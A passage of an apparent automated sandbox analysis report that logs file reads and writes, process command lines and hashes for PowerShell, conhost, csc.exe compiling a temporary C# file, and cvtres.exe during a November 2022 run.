/R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.	success or wait	1	6C291B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 08 00 00 00 fd fd fd fd 15 fd fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHEYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6C291B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	3907	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1mRemove-VariableConvert-StringTrace-CommandSort-ObjectRegister-ObjectEventGet-RunspaceFormat-TableWait-DebuggerGet-Runspac	success or wait	1	6C291B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D325705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D325705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D325705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D325705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2803DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D32CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D32CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D32CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2803DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D325705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D325705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D325705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D325705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D2803DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D331F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22412	success or wait	1	6D33203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2803DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C291B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C291B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C291B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6C291B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C291B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C291B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	6C291B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C291B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6C291B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C291B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6C291B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C291B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C291B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	130	6C291B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C291B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C291B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C291B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C291B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C291B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C291B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C291B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C291B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C291B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C291B4F	ReadFile
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.dll	unknown	4096	success or wait	1	6C291B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C291B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6C291B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6C291B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C291B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6C291B4F	ReadFile

Analysis Process: conhost.exe PID: **2188**, Parent PID: **2528**

General

Target ID:	4
Start time:	18:23:30
Start date:	29/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: **4184**, Parent PID: **2528**

General

Target ID:	7
Start time:	18:24:32
Start date:	29/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.cmdline
Imagebase:	0xd30000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\jadyuuoq\CSC891590C19254105A6A792E8745AF5FD.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	D8E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jadyuuoq\CSC891590C19254105A6A792E8745AF5FD.TMP	success or wait	1	DA9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jadyuuoq\CSC891590C19254105A6A792E8745AF5FD.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	DA967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.cmdline	unknown	369	success or wait	1	D8E638	ReadFile
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.0.cs	unknown	1052	success or wait	1	D8E638	ReadFile

Analysis Process: cvtres.exe PID: **6012**, Parent PID: **4184**

General

Target ID:	8
Start time:	18:24:33
Start date:	29/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES8B47.tmp" "c:\Users\user\AppData\Local\Temp\jadyuuoq\CSC891590C19254105A6A792E8745AF5FD.TMP"
Imagebase:	0x1080000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly